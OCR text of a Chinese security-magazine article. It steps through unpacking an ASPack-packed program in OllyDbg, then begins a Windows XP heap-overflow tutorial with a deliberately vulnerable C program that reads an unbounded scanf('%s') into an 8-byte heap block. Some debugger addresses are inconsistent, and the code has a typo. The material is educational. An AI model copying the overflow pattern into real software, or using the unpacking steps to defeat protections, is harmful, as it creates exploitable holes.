

[输入表]

DLL名称	OriginalFir...	日期时间标志	ForwarderChain	名称	FirstThunk
kernel32.dll	00000000	00000000	00000000	00012FC8	00012FB8
user32.dll	00000000	00000000	00000000	00013053	0001306F
msvcr90.dll	00000000	00000000	00000000	00013063	00013077

ThunkRVA	Thunk 偏移	Thunk 值	提示	API名称
00012FB8	000029B8	00012FD5	0000	GetProcAddress
00012FBC	000029BC	00012FE6	0000	GetModuleHandleA
00012FC0	000029C0	00012FF9	0000	LoadLibraryA

Thunk 数: 3h / 3d (FirstThunk chain)　□ 总是查看 FirstThunk

图2



[输入表]

DLL名称	OriginalFir...	日期时间标志	ForwarderChain	名称	FirstThunk
USER32.dll	00002314	00000000	00000000	0000233E	000020A8
MSVCR90.dll	000022A8	00000000	00000000	0000245C	0000203C
KERNEL32.dll	0000226C	00000000	00000000	00002614	00002000

ThunkRVA	Thunk 偏移	Thunk 值	提示	API名称
0000226C	0000106C	000025FA	024F	GetSystemTimeAsFileTime
00002270	00001070	000025E4	01AA	GetCurrentProcessId
00002274	00001074	000025BE	0266	GetTickCount
00002278	00001078	000025A4	0354	QueryPerformanceCounter
0000227C	0000107C	00002590	02D1	IsDebuggerPresent
00002280	00001080	00002572	0415	SetUnhandledExceptionFilter
00002284	00001084	00002556	043E	UnhandledExceptionFilter
00002288	00001088	00002542	01A9	GetCurrentProcess

Thunk 数: Eh / 14d (OriginalFirstThunk chain)　□ 总是查看 FirstThunk


图3


[区段表]

名称	VOffset	VSize	ROffset	RSize	标志
.text	00001000	00001000	00000400	00000600	E0000060
.rdata	00002000	00001000	00000A00	00000400	C0000040
.data	00003000	00001000	00000E00	00000200	C0000040
.rsrc	00004000	0000D000	00001000	00000800	C0000040
.reloc	00011000	00001000	00001800	00000200	C2000040
.aspack	00012000	0000D000	00001A00	0000CC00	E0000060
.adata	0001F000	00001000	0000E600	00000000	E0000040

图4

外壳代码的主要作用是解密原程序的各个区块的被加密过的数据。壳程序出于要保护原程序代码和数据的目的，一般都会加密原程序文件的各个区块。在程序执行时外壳将会对这些区块数据解密，以让程序能正常运行。壳程序一般是按区块加密的，那么在解密时也按区块解密，并且把解密的区块数据按照区块的定义放在合适的内存位置。图4和图5是程序加壳后和加壳前的区块信息。


[区段表]

名称	VOffset	VSize	ROffset	RSize	标志
.text	00001000	000008BE	00000400	00000A00	60000020
.rdata	00002000	00000622	00000E00	00000800	40000040
.data	00003000	00000388	00001600	00000200	C0000040
.rsrc	00004000	0000C06C	00001800	0000C200	40000040
.reloc	00011000	00000208	0000DA00	00000400	42000040

图5

文件执行时将被映像到内存里指定地址中，这个初始内存地址称为基地址(ImageBase)。如果程序执行时不能位映射到程序给定的内存地址中，则需要进行重定位操作。对于EXE格式的程序文件来说，Windows系统会尽量满足程序给定的内存地址。在这种情况下就不需要进行重定位操作。由于不需要对EXE文件进行重定位，所以加壳软件把原程序文件中用于保存重定位信息的区块干脆也删除了，这样使得加壳后的文件更加小巧。但是对于DLL格式的动态链接库文件来说，Windows系统没有办法保证每一次DLL运行时都提供相同的基地址。这样，重定位操作就很重要了，此时加过壳的程序中也需要提供进行重定位数据和代码，否则原程序中的代码是无法正常运行起来的。

做完所有工作，外壳就会把所有程序的控制权转交给被还原的代码，外壳的工作就结束了。为了方便读者理解，现在使用OD来分析这个加过壳的程序。

将加过壳的程序载入到OD中，可以看到入口点的代码如下：

```
01382000    nop
01382001    pushad
01382002    call    0138200A
```

第一句nop指令，第二句pushad，都按F8步过，第三句要注意了，这里的CALL是一个陷阱，这可并不是调用指令，而是一句变相的跳转，按F7跟进这个CALL，代码如下：

```
0121200A    pop     ebp
0121200B    inc     ebp
0121200C    push    ebp
0121200D    retn
```

这里弹出返回地址，然后加1，再压回堆栈，这样返回地址就变成了原返回地址的下一字节，看看原来栈里的返回地址：

002FFC88　01382007　返回到 加壳.01382007 来自 加壳.0138200A

返回地址在经过处理以后就成了这样：

002FFC88　01382008　加壳.01382008

现在返回地址已经变成了原返回地址的下一字节，如果刚才按F8路过这个CALL那程序肯定跑飞了。按F8执行这几条指令，然后返回：

```
003A2008    jmp     short 003A200E
003A200A    pop     ebp
003A200B    inc     ebp
003A200C    push    ebp
003A200D    retn
003A200E    call    003A2014
01382013    jmp     short 01382072
```

返回后是一句jmp跳转指令，跳到003A200E这个CALL指令处，按F7跟进这个CALL，一直按F8向下跟踪：

```
1001F013  nop
01382014  pop     ebp
01382015  mov     ebx, -13
0138201A  add     ebx, ebp
0138201C  sub     ebx, 12000
01382022  cmp     dword ptr [ebp+488], 0
01382029  mov     dword ptr [ebp+488], ebx
0138202F  jnz     01382400
01382035  lea     eax, dword ptr [ebp+494]
0138203B  push    eax
0138203C  call    dword ptr [ebp+FA9]
003A2042  mov     dword ptr [ebp+48C], eax
003A2048  mov     esi, eax
```

第一句的nop是花指令，然后把过程的返回地址直接弹出，存到ebp中，然后下面几句计算当前段基址，把结果存到地址ebp+0x488处。如果已经计算过段基址则说明，压缩部分的代码已经被原，直接跳过下面的过程。来0x01382035处取一个指针，这个指针指向字符串“KERNERL32.DLL”，把这个字符串指针压入栈中，接下从ebp+0xFA9处取一个地址，并调用这个地址处的过程，这个地址即是GetModuleHandleA()函数的地址。GetModuleHandleA()函数用来获取一个应用程序或动态链接库的模块句柄，这里将要获取的是KERNERL32.DLL的模块句柄，调用以后保存KERNERL32.DLL的模块句柄。

```
0138204A  lea     edi, dword ptr [ebp+51]
0138204D  push    edi
0138204E  push    esi
0138204F  call    dword ptr [ebp+FA5]
01382055  stos    dword ptr es:[edi]
01382056  mov     al, 0
01382058  scas    byte ptr es:[edi]
01382059  jnz     short 01382058
0138205B  cmp     byte ptr [edi], al
0138205D  jnz     short 0138204D
0138205F  lea     eax, dword ptr [ebp+7A]
```

这里是一个循环结构，从ebp+FA5处取一个地址并调用，这个地址即是GetProcAddress()函数的入口点地址，GetProcAddress()函数用来得到指定的动态链接库(DLL)中的输出库函数地址。0x0138204A处得到一个函数名称的指针并压入栈中，esi是刚才调用GetModuleHandleA()函数获取到的动态链接库的基地址，接下来调用GetProcAddress()函数获取目标函数的地址，储存获取到的地址后，再取得下一个字符串（就是函数名称），如果当前字符串已经是最后一个则跳出循环。

这里先取得了三个函数的地址：VirtualAlloc()、VirtualFree()、VirtualProtect()。退出循环后就是这里：

```
0138205F  lea     eax, dword ptr [ebp+7A]
01382062  jmp     eax
```

回头看看0x01382014处，把过程的返回地址0x01382013直接存入寄存器ebp，这里取后0x7A字节的地址，即0x0138208D，并转到这个地址处：

```
0138208D  mov     ebx, dword ptr [ebp+595]
01382093  or      ebx, ebx
01382095  je      short 013820A1
```

这里测试地址ebp+0x595处有没有数据，如果没有数据则跳到0x013820A1处：

```
013820A1  lea     esi, dword ptr [ebp+5C5]
013820A7  cmp     dword ptr [esi], 0
013820AA  je      013821BA
```

地址ebp+0x5C5处存放的是代码段的偏移量，如果为0，就跳转到0x013821BA处，这里获取到的代码段的偏移量为0x1000，则跳转不实现，继续向下执行：

```
013820B0  push    4
013820B2  push    1000
013820B7  push    1800
013820BC  push    0
013820BE  call    dword ptr [ebp+51]
013820C1  mov     dword ptr [ebp+148], eax
```

这几句指令通过调用VirtualAlloc()函数为即将要解密的数据申请堆内存空间，把申请到的堆内存地址储存在ebp+0x148处：

```
013820C7  mov     eax, dword ptr [esi+4]
013820CA  add     eax, 10E
013820CF  je      0138218C
```

```
013820D5    push    4
013820D7    push    1000
013820DC    push    eax
013820DD    push    0
013820DF    call    dword ptr [ebp+51]
013820E2    dword ptr [ebp+144], eax
```

esi+0x4处储存的是代码段的大小，这里调用VirtualAlloc()函数申请堆内存空间，大小为代码段的大小加0x10E，把申请到的堆内存地址储存在ebp+144处：

```
013820E8    push    esi
013820E9    mov     ebx, dword ptr [esi]
013820EB    add     ebx, dword ptr [ebp+488]
```

把esi压入栈中（esi中储存的是关于代码断的一些信息），然后获取代码段的便宜量，然后加上当前段基质，结果即为代码段的基址：

```
013820F1    push    dword ptr [ebp+148]
013820F7    push    dword ptr [esi+4]
013820FA    push    eax
013820FB    push    ebx
013820FC    call    013826C8
```

这里调用过程0x013826C8，被当作参数压入栈中的信息分别为第一次申请到的堆内存地址、第一次申请到的堆内存大小、第二次申请到的堆内存地址、计算出的代码段的基址。过程0x013826C8即为解密函数，执行完这段代码就来到了：

```
01382198    push    8000
0138219D    push    0
0138219F    push    dword ptr [ebp+148]
013821A5    call    dword ptr [ebp+5E]
```

这里调用VirtualFree()函数释放第一次申请的堆内存：

```
013821A8    mov     ebx, dword ptr [ebp+595]
013821AE    or      ebx, ebx
013821B0    je      short 013821BA
013821B2    mov     eax, dword ptr [ebx]
013821B4    xchg    dword ptr [ebp+599], eax
```

```
013821BA    mov     edx, dword ptr [ebp+488]
013821C0    mov     eax, dword ptr [ebp+591]
013821C6    sub     edx, eax
013821C8    je      short 01382243
```

这里判断ebp+595处的数据是否存在，如果不存在则跳过下面的两句代码，把当前段基址和原程序段基址相减，如果为零则跳走，不为零则需要重定位：

```
013821CA    mov     eax, edx
013821CC    shr     eax, 10
013821CF    xor     ebx, ebx
013821D1    mov     esi, dword ptr [ebp+59D]
013821D7    add     esi, dword ptr [ebp+488]
013821DD    cmp     dword ptr [esi], 0
013821E0    je      short 01382243
```

这里为重定位做准备工作，获取重定位段的偏移，加上当前段基址转化成RVA，然后判断重定位是否处理完毕，如果处理完毕则跳去0x01382243处理输入表：

```
01382238    or      word ptr [esi], 0FFFF
0138223C    add     esi, 2
0138223F    loopd   short 013821F5
01382241    jmp     short 013821DD
01382243    mov     edx, dword ptr [ebp+488]
01382249    mov     esi, dword ptr [ebp+5A5]
0138224F    or      esi, esi
01382251    je      short 01382264
```

这里用来记录重定位表的结束位置，如果为0则跳到0x01382264处：

```
01382264    mov     esi, 221C
01382269    mov     edx, dword ptr [ebp+488]
0138226F    add     esi, edx
01382271    mov     eax, dword ptr [esi+C]
01382274    test    eax, eax
01382276    je      01382389
```

首先获取输入表的偏移量，加上当前段基址变成RVA，然后判断输入表是否存在，不存在则跳走：

```
0138227C    add     eax, edx
0138227E    mov     ebx, eax
01382280    push    eax
01382281    call    dword ptr [ebp+FA9]
```

这里调用GetModuleHandleA()函数获取动态链接库的基址：

```
01382287    test    eax, eax
01382289    jnz     short 01382292
0138228B    push    ebx
0138228C    call    dword ptr [ebp+FAD]
```

如果获取到该动态链接库则跳到0x01382292处，否则调用LoadLibraryA()函数加载这个动态链接库：

```
013822E1    push    ebx
013822E2    push    dword ptr [ebp+5A9]
013822E8    call    dword ptr [ebp+FA5]
013822EE    test    eax, eax
013822F0    pop     ebx
013822F1    jnz     short 01382365
```

再跟踪几步就看到这里的代码，这里调用GetProcAddress()函数获取输入表中各函数的地址，如果获取成功则跳到0x01382365处：

```
01382365    mov     dword ptr [edi], eax
01382367    add     dword ptr [ebp+5AD], 4
0138236E    jmp     013822A2
```

储存通过GetProcAddress()函数获取到的函数地址，指针向后移动四个字节，然后跳回循环头部处理下一个函数：

```
013823FF    pop     ecx
01382400    mov     eax, 1372
01382405    push    eax
01382406    add     eax, dword ptr [ebp+488]
0138240C    pop     ecx
0138240D    or      ecx, ecx
0138240F    mov     dword ptr [ebp+40E], eax
01382415    popad
01382416    jnz     short 01382420
01382418    mov     eax, 1
0138241D    retn    0C
01382420    push    01371372
01382425    retn
```

这里把原程序入口点的偏移量传到eax中，通过压栈再出栈，再传入ecx中，判断是否为0，如果不为零则给原程序入口点的偏移量加上当前段基址变成RVA，然后恢复现场，跳到0x01382420处返回，看返回后的代码：

```
013C1372    call    013C17F8
013C1377    jmp     013C10B3
```

看到这里的代码就可以庆祝一下了，这里就是程序原来的入口点了，就是常说的OEP，壳的加载过程到这里也就结束了，运行完外壳部分的代码，然后把程序的控制执行权交给原程序代码。

菜鸟也要学溢出（四）堆溢出利用

rejector

在程序中，堆用于动态分配和释放程序所使用的内存空间。在以下情况中调用堆操作：

1.事先不知道程序所需内存空间的数量和大小。

2.需要使用的内存空间太大，不适合使用栈来分配。

堆是程序使用运行期间分配给代码处于栈以外的部分内存。当进程开始时，操作系统会创建一个默认的堆，这个堆被称为进程堆。如果进程没有创建其他的堆，那么使用进程堆分配堆内存。进程也可以在程序运行时创建一个单独的堆。除这些专用堆外，应用程序或许多加载的动态链接库之一也可以创建并使用单独的堆。

Win32提供了一组丰富的API用于创建和使用专用堆。当应用程序或DLL创建专用堆时，这些堆驻留于进程空间中并且在进程范围内是可访问的。某一给定堆分配的任何数据应为同一堆所释放。在所有虚拟内存系统中，堆位于操作系统的虚拟内存管理器之上。语言运行时堆也驻留在虚拟内存

之上。某些情况下，这些堆在操作系统堆的上层，但语言运行时堆通过分配大的块来执行自己的内存管理。绕开操作系统堆来使用虚拟内存函数可使堆更好地分配和使用块。典型的堆实现由前端分配器和后端分配器组成。前端分配器维护固定大小块的自由列表。当堆收到分配调用后，它尝试从前端列表中查找自由块。如果此操作失败，则堆将被迫从后端分配一个大块来满足请求。通常的实现具有每个块分配的开销，这花费了执行周期，也减少了可用存储区。

Windows NT对于堆的实现使用127个从8到1024字节不等的8字节对齐块的自由列表和1个混合列表。混合列表，也称为自由列表，它包含大小超过1024字节的块。自由列表包含在双向链接表中链接在一起的内存单元。默认情况下，进程堆要执行合并操作。合并操作是组合相邻的自由块以生成更大的块的操作。合并操作花费了额外的周期，但减少了堆块的内部碎片。

接下来要讲到的堆内存溢出，仅靠第一章中所讲到的内容是远远不够的。这里再讲一些关于堆的内部数据结构和分配、释放、合并等算法。

这里要讲的堆的实现机制是基于Windows XP系统的。Windows 7系统在堆的安全性和稳定性上都做了很大改进，这对做堆溢出实验不利，因此选择Windows XP系统，它只完成了功能和性能的部分，并没有考虑到安全性因素。

需要分配堆内存的时候调用内存分配函数，如C语言中的malloc()函数，C++中的new()函数。申请到的内存使用一个指针变量来接受使用。内存使用完毕后再使用内存回收函数回收这段内存空间，如C语言中的free()函数，C++中的delete()函数。

为了方便管理，按照不同的大小把堆内存分成一个个块，这个块叫做堆块。堆块分为两部分：块首和块身。块身即将要分配给用户使用的内存，而块首包含了堆块本身的一些信息，如堆块的大小、段索引、使用状态等。

在一个进程中可以有多个堆同时存在，在程序初始化时会自动创建一个堆，这个堆被称为进程堆。也可以在程序运行阶段由用户调用HeapCreate()来创建一个堆。在堆区的起始位置，有一个堆块表，用来储存当前堆里所有未使用堆块的信息。Free List是一种很重要的堆块表，被称为空闲双向链表。在堆区的起始位置有一个空闲双向链表索引，里面包含了128个空闲双向链表，从0号排到127号，系统会把当前堆里所有未使用的堆块按照大小的不同链入这些空闲双向链表。每个空闲双向链表里的堆块大小为空闲双向链表的行号*8字节。空闲双向链表的0号表是个特例，它储存了所有大于1024字节的堆块，并把这些堆块从小到大排列，如图1。

还有一种很常见的堆块表，叫做Lookaside，中文名为快速分配链表。使用快速分配链表来动态分配内存是申请和释放内存最快的方法。被链入快速分配链表的堆块即使是空闲的也会被标记为占用态，因此不会发生对堆块合并操作。快速分配链表也有128个，从0号排到127号，组织结构和空闲双向链表大致相同，需要注意的是快速分配链表最多只有4个结点。




图1

在程序调用内存分配函数进行内存分配时，程序首先会检查在快速分配链表中相应大小的堆块是否为空，如果不为空则从链表中取下一个堆块，然后调整链表指针，并把堆块块身的地址返回给用户使用。如果在快速分配链表中相应大小的堆块为空则再次检查空闲双向链表中相应大小的堆块为空，如果不为空则从空闲双向链表中取下一个堆块，并调整链表指针，把堆块块身的地址返回给用户使用。

如果在空闲双向链表中相应大小的堆块也为空，再检查加一号空闲双向链表是否为空，如果不为空则从该空闲双向链表中取下一个堆块，从该堆块中割下相应大小的一个堆块分配给用户使用，然后把剩下的部分重新组合为一个堆块链入相应大小的空闲双向链表中。如果加一号空闲双向链表也为空，那么再身后检查下一号空闲双向链表，直到能分配出一个堆块为止。当遇到从0号空闲双向链表中分配的情况，由于堆块在0号空闲双向链表中是按照大小从小到大排列的，程序会首先检查0号空闲双向链表中的最后一个块块，如果能满足条件则再检查前一个堆块，最终找到最小能满足要求的堆块来分配给用户使用。堆块在使用完毕，需要回收释放的时候，检查相应大小的快速分配链表是否已经满足4个结点，如果不满足则把堆块链入相应的快速分配链表中。如果相应大小的快速分配链表已经满足4个结点就把堆块链入对应大小的空闲双向链表中，并把堆块的状态修改为空闲。

堆内存空间在不断地进行申请和释放过程中会产生很多碎片，导致大堆块越来越少，因此堆块也需要进行碎片整理，把堆块碎片整理的过程叫作堆块合并。当两个相邻堆块都为空闲态时则会发生堆块合并，这时分别从两个对应的空闲双向链表中取下两个堆块，合并在一起，并重新调整块首信息，链入相应的空闲双向链表中。了解了堆内存的实现机制以后来做一个简单的堆溢出实验。看C语言代码：

```
#include <stdio.h>
#include <windows.h>
int main()
{
```

```
    __asm int 3
    HANDLE hBase;
    LPVOID hp1, hp2, hp3;
    hBase = HeapCreate(0, 0x1000, 0x1000);
    hp1 = HeapAlloc(hBase, HEAP_ZERO_MEMORY,
8);
    hp2 = HeapAlloc(hBase, HEAP_ZERO_MEMORY,
8);
    hp3 = HeapAlloc(hBase, HEAP_ZERO_MEMORY,
8);
    HeapFree(hBase, HEAP_ZERO_MEMORY,hp2);
    scanf("%s", h1);
    hp2 = HeapAlloc(hBase, HEAP_ZERO_MEMORY,
8);
    return 0;
}
```

这里内嵌一句汇编指令int3，int3指令会导致程序异常中断，直接使用OD调试程序的话那么会乃至调用堆机制，这和程序直接运行时的堆内存实现机制是不同的，因此这里手动添加一个断点，等到程序异常中断后把进程附加到OD上。定义一个句柄hBase和三个空指针hp1、hp2、hp3，然后调用HeapCreate()函数创建一个大小为0x1000字节的堆，然后三次调用HeapAlloc()函数申请内存，每次申请8字节，释放第二次调用HeapAlloc()函数申请到的内存，然后调用scanf()函数从控制召中获取用户输入的一个字符串放到第一次调用HeapAlloc()函数申请到的内存中，再次调用HeapAlloc()函数申请8字节的内存，释放所有申请到的内存后退出主函数main()。

使用VC6.0编译这段代码。编译完成后一边使用IDA分析，一边使用OD调试：


```
    .text:00401000    push    ebp
    .text:00401001    mov     ebp, esp
    .text:00401003    sub     esp, 10h
    .text:00401006    push    ebx
    .text:00401007    push    esi
    .text:00401008    push    edi
    .text:00401009    int     3                    ;
Trap to Debugger
```

